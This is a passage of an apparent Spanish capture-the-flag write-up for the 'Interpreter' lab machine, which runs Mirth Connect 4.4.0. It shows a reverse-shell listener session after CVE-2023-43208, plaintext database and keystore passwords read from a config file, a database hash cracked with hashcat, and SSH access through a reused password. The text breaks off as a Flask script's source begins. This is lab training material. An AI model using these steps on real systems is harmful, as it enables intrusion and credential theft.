

Interpreter

Durante la explotación de esta máquina se identificó una instancia vulnerable de Mirth Connect 4.4.0 expuesta en los puertos HTTP/HTTPS. La obtención del acceso inicial fue posible mediante la explotación del CVE-2023-43208, una vulnerabilidad de ejecución remota de código no autenticada que permitió obtener una shell como el usuario `mirth`. Posteriormente, se descubrió un archivo de configuración que contenía credenciales de base de datos almacenadas en texto plano. Estas credenciales permitieron acceder a MariaDB y recuperar el hash de un usuario válido. Tras identificar el formato del hash como PBKDF2-HMAC-SHA256 y crackearlo, se obtuvo la contraseña reutilizada del usuario `sedric`, logrando acceso SSH.

Durante la fase de post-explotación se encontró un servicio interno accesible únicamente desde localhost que procesaba mensajes XML mediante una aplicación Flask ejecutada con privilegios elevados. El análisis del código fuente reveló una vulnerabilidad de Server-Side Template Injection (SSTI) provocada por el uso inseguro de `eval()` sobre datos controlados por el usuario. Aprovechando esta condición fue posible ejecutar expresiones arbitrarias en Python y leer archivos del sistema con privilegios de root, obteniendo finalmente acceso al contenido protegido del sistema.

```
nmap -sC -sV -Pn -oN Interpreter.nmap 10.129.244.184 --min-rate 5000
Starting Nmap 7.93 ( https://nmap.org ) at 2026-04-17 05:39 -04
Nmap scan report for 10.129.244.184
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 07ebd1b1619a6f3808e01e3e5b6103b9 (ECDSA)
|_  256 fcd57aca8c4fc1bdc72f3aefe15e990f (ED25519)
80/tcp    open  http
| http-methods:
|_  Potentially risky methods: TRACE
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Cache-Control: must-revalidate,no-cache,no-store
|     Content-Type: text/html; charset=iso-8859-1
|     Content-Length: 458
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"/>
|     <title>Error 404 Not Found</title>
|     </head>
|     <body><h2>HTTP ERROR 404 Not Found</h2>
|     <table>
|     <tr><th>URI:</th><td>/nice%20ports%2C/Tri%6Eity.txt%2ebak</td></tr>
|     <tr><th>STATUS:</th><td>404</td></tr>
|     <tr><th>MESSAGE:</th><td>Not Found</td></tr>
|     <tr><th>SERVLET:</th><td>org.eclipse.jetty.servlet.ServletHandler$Default404Servlet-7a56a372</td></tr>
|     </table>
|     </body>
|     </html>
|_  GetRequest:
|     HTTP/1.1 200 OK
|     Date: Fri, 17 Apr 2026 09:39:49 GMT
|     Last-Modified: Tue, 18 Jul 2023 17:46:18 GMT
|     Content-Type: text/html
|     Accept-Ranges: bytes
|     Content-Length: 2532
|     <!doctype html>
|     <html>
|     <head>
|     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <meta http-equiv="x-ua-compatible" content="IE=edge">
|     <meta http-equiv="cache-control" content="no-cache">
|     <meta http-equiv="cache-control" content="no-store">
|     <title>Mirth Connect Administrator</title>
```

```
| <link rel="shortcut icon" type="image/x-icon" href="images/NG_MC_Icon_16x16.png" />
| <link rel="stylesheet" type="text/css" href="css/bootstrap.css" />
| <link rel="stylesheet" type="text/css" href="css/main.css" />
| <script type="text/javascript">
| Break out of frame if inside a frame. */
| (window != window.top) {
| window.top.location = window.location;
| }
| </script>
| <script type="text/javascript" sr
HTTPOptions:
| HTTP/1.1 200 OK
| Date: Fri, 17 Apr 2026 09:39:49 GMT
| Allow: GET, HEAD, TRACE, OPTIONS
RTSPRequest:
| HTTP/1.1 505 Unknown Version
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 58
| Connection: close
| <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
X11Probe:
| HTTP/1.1 400 Illegal character CNTL=0x0
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 69
| Connection: close
| <h1>Bad Message 400</h1><pre>reason: Illegal character CNTL=0x0</pre>
|_http-title: Mirth Connect Administrator
443/tcp open ssl/https
|_ssl-date: TLS randomness does not represent time
fingerprint-strings:
FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Cache-Control: must-revalidate,no-cache,no-store
| Content-Type: text/html; charset=iso-8859-1
| Content-Length: 458
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1"/>
| <title>Error 404 Not Found</title>
| </head>
| <body><h2>HTTP ERROR 404 Not Found</h2>
| <table>
| <tr><th>URI:</th><td>/nice%20ports%2C/Tri%6Eity.txt%2ebak</td></tr>
| <tr><th>STATUS:</th><td>404</td></tr>
| <tr><th>MESSAGE:</th><td>Not Found</td></tr>
| <tr><th>SERVLET:</th><td>org.eclipse.jetty.servlet.ServletHandler$Default404Servlet-7a56a372</td></tr>
| </table>
| </body>
| </html>
GetRequest:
| HTTP/1.1 200 OK
| Date: Fri, 17 Apr 2026 09:39:56 GMT
| Last-Modified: Tue, 18 Jul 2023 17:46:18 GMT
| Content-Type: text/html
| Accept-Ranges: bytes
| Content-Length: 2532
| <!doctype html>
| <html>
| <head>
| <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
| <meta http-equiv="x-ua-compatible" content="IE=edge">
| <meta http-equiv="cache-control" content="no-cache">
| <meta http-equiv="cache-control" content="no-store">
| <title>Mirth Connect Administrator</title>
| <link rel="shortcut icon" type="image/x-icon" href="images/NG_MC_Icon_16x16.png" />
| <link rel="stylesheet" type="text/css" href="css/bootstrap.css" />
| <link rel="stylesheet" type="text/css" href="css/main.css" />
| <script type="text/javascript">
```

```
| Break out of frame if inside a frame. */
| (window != window.top) {
| window.top.location = window.location;
| </script>
| <script type="text/javascript" sr
| HTTPOptions:
| HTTP/1.1 200 OK
| Date: Fri, 17 Apr 2026 09:39:57 GMT
| Allow: GET, HEAD, TRACE, OPTIONS
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Mirth Connect Administrator
| ssl-cert: Subject: commonName=mirth-connect
| Not valid before: 2025-09-19T12:50:05
|_ Not valid after: 2075-09-19T12:50:05
```

HTTP 80/tcp

Landing page




image-309.png

Las cosas de la izquierda deben ser unos ejecutables para interactuar con el servicio desde mi máquina, de forma remota. Como no tengo credenciales, no me voy a molestar en intentar hacer algo con ello, al menos de momento.

AL hacer click en Access Secure Site, se me redirige a un endpoint https con un login





image-310.png

Probé varios pares de credenciales débiles, pero no resultó en nada.

Investigando un poco sobre este Mirth Connect, descubrí que es un servicio que conecta diferentes sistemas del área de la salud entre si, algo como un puente entre software de salud. Tiene un endpoint de `/api/` que, de forma directa muestra la documentación del servicio.



Como se ve en la captura, la version en runtime es la 4.4.0

Esta version es vulnerable al CVE-2023-43208, un Unauthenticated RCE.

```
knalla@Deb:~/Escritorio/HTB/Interpreter$ nc -lvnp 1337
Listening on 0.0.0.0 1337
Connection received on 10.129.244.184 35676

python3 -c 'import pty; pty.spawn("/bin/bash")'
mirth@interpreter:/usr/local/mirthconnect$ ^Z
[1]+  Detenido                  nc -lvnp 1337
knalla@Deb:~/Escritorio/HTB/Interpreter$ stty raw -echo; fg
nc -lvnp 1337
export TERM=xterm
mirth@interpreter:/usr/local/mirthconnect$ ls
client-lib  logs          mirth-server-launcher.jar  server-lib
conf        mcserver      preferences                uninstall
custom-lib  mcserver.vmoptions  public_api_html          webapps
docs        mcservice     public_html
extensions  mcservice.vmoptions  server-launcher-lib
mirth@interpreter:/usr/local/mirthconnect$
```

Una enumeración inicial no revela mucho

```
mirth@interpreter:/usr/local/mirthconnect$ ls
client-lib  logs          mirth-server-launcher.jar  server-lib
conf        mcserver      preferences                uninstall
custom-lib  mcserver.vmoptions  public_api_html          webapps
docs        mcservice     public_html
extensions  mcservice.vmoptions  server-launcher-lib

mirth@interpreter:/usr/local/mirthconnect$ id
uid=103(mirth) gid=111(mirth) groups=111(mirth)

mirth@interpreter:/usr/local/mirthconnect$ uname -a
Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64 GNU/Linux
mirth@interpreter:/usr/local/mirthconnect$ sudo -l
bash: sudo: command not found

mirth@interpreter:/usr/local/mirthconnect$ ss -tunlp
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:Port Process
udp    UNCONN 0      0      0.0.0.0:68        0.0.0.0:*
tcp    LISTEN 0      50      0.0.0.0:80        0.0.0.0:*    users: (("java",pid=3591,fd=327))
tcp    LISTEN 0      128     0.0.0.0:22        0.0.0.0:*
tcp    LISTEN 0      50      0.0.0.0:443       0.0.0.0:*    users: (("java",pid=3591,fd=331))
tcp    LISTEN 0      256     0.0.0.0:6661      0.0.0.0:*    users: (("java",pid=3591,fd=335))
tcp    LISTEN 0      128     127.0.0.1:54321   0.0.0.0:*
tcp    LISTEN 0      80      127.0.0.1:3306    0.0.0.0:*
tcp    LISTEN 0      128     [::]:22          [::]:*
```

Viendo los archivos que se presentan, me encontré con un archivo de configuración interesante en /conf/mirth.properties

```
mirth@interpreter:/usr/local/mirthconnect$ ls -l
total 132
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 client-lib
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 conf
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 custom-lib
drwxr-xr-x 4 mirth mirth 4096 Feb 16 15:42 docs
drwxr-xr-x 43 mirth mirth 4096 Feb 16 15:42 extensions
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 logs
-rwxr-xr-x 1 mirth mirth 14867 Jul 18 2023 mcserver
-rwxr-xr-x 1 mirth mirth 69 Jul 18 2023 mcserver.vmoptions
-rwxr-xr-x 1 mirth mirth 18320 Jul 18 2023 mcservice
-rwxr-xr-x 1 mirth mirth 69 Jul 18 2023 mcservice.vmoptions
```

```
-rwxr-xr-x 1 mirth mirth 16803 Jul 18 2023 mirth-server-launcher.jar
-rwxr-xr-x 1 mirth mirth 1261 Sep 19 2025 preferences
drwxr-xr-x 7 mirth mirth 4096 Feb 16 15:42 public_api_html
drwxr-xr-x 6 mirth mirth 4096 Feb 16 15:42 public_html
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 server-launcher-lib
drwxr-xr-x 14 mirth mirth 4096 Feb 16 15:42 server-lib
-rwxr-xr-x 1 mirth mirth 16765 Jul 18 2023 uninstall
drwxr-xr-x 2 mirth mirth 4096 Feb 16 15:42 webapps
```

```
cat mirth.properties
```

```
# Mirth Connect configuration file
```

```
# directories
```

```
dir.appdata = /var/lib/mirthconnect
```

```
dir.tempdata = ${dir.appdata}/temp
```

```
# ports
```

```
http.port = 80
```

```
https.port = 443
```

```
# password requirements
```

```
password.minlength = 0
```

```
password.minupper = 0
```

```
password.minlower = 0
```

```
password.minnumeric = 0
```

```
password.minspecial = 0
```

```
password.retrylimit = 0
```

```
password.lockoutperiod = 0
```

```
password.expiration = 0
```

```
password.graceperiod = 0
```

```
password.reuseperiod = 0
```

```
password.reuselimit = 0
```

```
# Only used for migration purposes, do not modify
```

```
version = 4.4.0
```

```
# keystore
```

```
keystore.path = ${dir.appdata}/keystore.jks
```

```
keystore.storepass = 5GbU5HGT00gE
```

```
keystore.keypass = tAuJfQeXdnPw
```

```
keystore.type = JCEKS
```

```
# server
```

```
http.contextpath = /
```

```
server.url =
```

```
http.host = 0.0.0.0
```

```
https.host = 0.0.0.0
```

```
https.client.protocols = TLSv1.3,TLSv1.2
```

```
https.server.protocols = TLSv1.3,TLSv1.2,SSLv2Hello
```

```
https.ciphersuites =
```

```
TLS_CHACHA20_POLY1305_SHA256,TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256,TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256,TLS_AES_256_GCM_SHA384,TLS_AES_128_GCM_SHA256,TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384,TLS_RSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_ECDSA_WITH_AES_256_GCM_SHA384,TLS_ECDH_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_RSA_WITH_AES_256_GCM_SHA384,TLS_DHE_DSS_WITH_AES_256_GCM_SHA384,TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256,TLS_RSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_ECDSA_WITH_AES_128_GCM_SHA256,TLS_ECDH_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_RSA_WITH_AES_128_GCM_SHA256,TLS_DHE_DSS_WITH_AES_128_GCM_SHA256,TLS_EMPTY_RENEGOTIATION_INFO_SCSV
```

```
https.ephemeraldhkeysize = 2048
```

```
# If set to true, the Connect REST API will require all incoming requests to contain an "X-Requested-With" header.
```

```
# This protects against Cross-Site Request Forgery (CSRF) security vulnerabilities.
```

```
server.api.require-requested-with = true
```

```

# CORS headers
server.api.accesscontrolalloworigin = *
server.api.accesscontrolallowcredentials = false
server.api.accesscontrolallowmethods = GET, POST, DELETE, PUT
server.api.accesscontrolallowheaders = Content-Type
server.api.accesscontrolmaxage =

# Determines whether or not channels are deployed on server startup.
server.startupdeploy = true

# Determines whether libraries in the custom-lib directory will be included on the server classpath.
# To reduce potential classpath conflicts you should create Resources and use them on specific
channels/connectors instead, and then set this value to false.
server.includecustomlib = true

# administrator
administrator.maxheapspace = 512m

# properties file that will store the configuration map and be loaded during server startup
configurationmap.path = ${dir.appdata}/configuration.properties

# The language version for the Rhino JavaScript engine (supported values: 1.0, 1.1, ..., 1.8, es6).
rhino.languageversion = es6

# options: derby, mysql, postgres, oracle, sqlserver
database = mysql

# examples:
# Derby                                jdbc:derby:${dir.appdata}/mirthdb;create=true
# PostgreSQL                          jdbc:postgresql://localhost:5432/mirthdb
# MySQL                               jdbc:mysql://localhost:3306/mirthdb
# Oracle                              jdbc:oracle:thin:@localhost:1521:DB
# SQL Server/Sybase (jTDS)            jdbc:jtds:sqlserver://localhost:1433/mirthdb
# Microsoft SQL Server                jdbc:sqlserver://localhost:1433;databaseName=mirthdb
# If you are using the Microsoft SQL Server driver, please also specify database.driver below
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod

# If using a custom or non-default driver, specify it here.
# example:
# Microsoft SQL server: database.driver = com.microsoft.sqlserver.jdbc.SQLServerDriver
# (Note: the jTDS driver is used by default for sqlserver)
database.driver = org.mariadb.jdbc.Driver

# Maximum number of connections allowed for the main read/write connection pool
database.max-connections = 20
# Maximum number of connections allowed for the read-only connection pool
database-readonly.max-connections = 20

# database credentials
database.username = mirthdb
database.password = MirthPass123!

#On startup, Maximum number of retries to establish database connections in case of failure
database.connection.maxretry = 2

#On startup, Maximum wait time in milliseconds for retry to establish database connections in case of failure
database.connection.retrywaitinmilliseconds = 10000

# If true, various read-only statements are separated into their own connection pool.
# By default the read-only pool will use the same connection information as the master pool,
# but you can change this with the "database-readonly" options. For example, to point the
# read-only pool to a different JDBC URL:
#
# database-readonly.url = jdbc:...
#
database.enable-read-write-split = true

```

De todo esto puedo rescatar

```
database.url = jdbc:mariadb://localhost:3306/mc_bdd_prod
database.username = mirthdb
database.password = MirthPass123!
```

y las key, que aún no sé para que sirven pero si me quedo sin nada para probar puedo revisar.

```
keystore.path = ${dir.appdata}/keystore.jks
keystore.storepass = 5GbU5HGT00gE
keystore.keypass = tAuJfQeXdnPw
keystore.type = JCEKS
```

```
MariaDB [mc_bdd_prod]> SELECT * FROM PERSON
-> ;
```

```
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | USERNAME | FIRSTNAME | LASTNAME | ORGANIZATION | INDUSTRY | EMAIL | PHONENUMBER | DESCRIPTION |
LAST_LOGIN | GRACE_PERIOD_START | STRIKE_COUNT | LAST_STRIKE_TIME | LOGGED_IN | ROLE | COUNTRY |
| STATETERRITORY | USERCONSENT |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | sedric | | | | NULL | | | | 2025-
09-21 17:56:02 | NULL | | 0 | NULL | | NULL | United States |
NULL | 0 |
```

```
1 row in set (0.001 sec)
```

```
MariaDB [mc_bdd_prod]> SELECT * FROM PERSON_PASSWORD;
```

```
+-----+-----+-----+-----+
| PERSON_ID | PASSWORD | PASSWORD_DATE |
+-----+-----+-----+
| 2 | u/+LBB0UnadiyFBsM0oIDPLbUR0rk59kEkPU17itdrVWA/kLMt3w+w== | 2025-09-19 09:22:28 |
+-----+-----+-----+
```

```
1 row in set (0.001 sec)
```

La documentación de mirth connect revela en el [upgrade a la 4.4.0](#) que el algoritmo del hash pasa de ser SHA256 al PBKDF2-HMAC-SHA256 y que las iteraciones cambian de 1000 a 600000

Default Digest Algorithm Changed

We've changed the default digest/hash algorithm from SHA256 to PBKDF2WithHmacSHA256. In addition, the default iteration count was changed from 1000 to 600000. Support for Argon2 was also added. This was done to conform with modern password security recommendations.

image-350.png

Con está información a mano ya fue posible identificar lo que tenía e intentar crackearlo

```
sha256:600000:u/+LBB0Unac=:YshQbDDqCAzy21EdK50fZBJD1Ne4rXa1VgP5CzLd8Ps=
```

```
hashcat -a 0 -m 10900 hash.txt /usr/share/wordlists/rockyou.txt
```

```
...
...
```

```
sha256:600000:u/+LBB0Unac=:YshQbDDqCAzy21EdK50fZBJD1Ne4rXa1VgP5CzLd8Ps=:snowflake1
```

```
Session.....: hashcat
```

```
Status.....: Cracked
```

```
Hash.Mode.....: 10900 (PBKDF2-HMAC-SHA256)
```

```
Hash.Target.....: sha256:600000:u/+LBB0Unac=:YshQbDDqCAzy21EdK50fZBJD...Ld8Ps=
```

```
Time.Started.....: Fri Apr 17 09:10:34 2026 (44 secs)
```

```
Time.Estimated....: Fri Apr 17 09:11:18 2026 (0 secs)
```



```
...
...
```

Comprobé la reutilización de contraseñas con ssh y efectivamente, obtuve acceso a la máquina con el usuario sedric.

Una enumeración inicial no muestra nada muy interesante

```
sedric@interpreter:~$ id
uid=1000(sedric) gid=1000(sedric) groups=1000(sedric)
sedric@interpreter:~$ ss -tunlp
Netid  State  Recv-Q  Send-Q   Local Address:Port      Peer Address:Port    Process
udp    UNCONN 0        0         0.0.0.0:68          0.0.0.0:*
tcp    LISTEN 0        128       127.0.0.1:54321     0.0.0.0:*
tcp    LISTEN 0        256       0.0.0.0:6661       0.0.0.0:*
tcp    LISTEN 0        80        127.0.0.1:3306     0.0.0.0:*
tcp    LISTEN 0        50        0.0.0.0:443        0.0.0.0:*
tcp    LISTEN 0        50        0.0.0.0:80         0.0.0.0:*
tcp    LISTEN 0        128       0.0.0.0:22         0.0.0.0:*
tcp    LISTEN 0        128       ::::22             ::::*
sedric@interpreter:~$ lsof -i :54321
sedric@interpreter:~$ fuser 54321/tcp
```

Hay un servicio corriendo en el puerto 54321 del localhost pero no pude enumerarlo, aparentemente porque no tengo los permisos necesarios para ver ese proceso, probablemente esté corriendo como root.

Luego de tirar unos find para ver que podía encontrar, me topé con el siguiente archivo python. Sobre el que el grupo de mi usuario tiene permiso de lectura

```
find / -group sedric 2>/dev/null
...
<SNIPP>
...
/usr/local/bin/notif.py
...
<SNIPP>
...
ls -l /usr/local/bin/notif.py
-rwxr----- 1 root sedric 2332 Sep 19 2025 /usr/local/bin/notif.py
```

```
#!/usr/bin/env python3
"""
Notification server for added patients.
This server listens for XML messages containing patient information and writes formatted notifications to
files in /var/secure-health/patients/.
It is designed to be run locally and only accepts requests with preformatted data from MirthConnect running on
the same machine.
It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
"""

from flask import Flask, request, abort
import re
import uuid
from datetime import datetime
import xml.etree.ElementTree as ET, os

app = Flask(__name__)
USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)

def template(first, last, sender, ts, dob, gender):
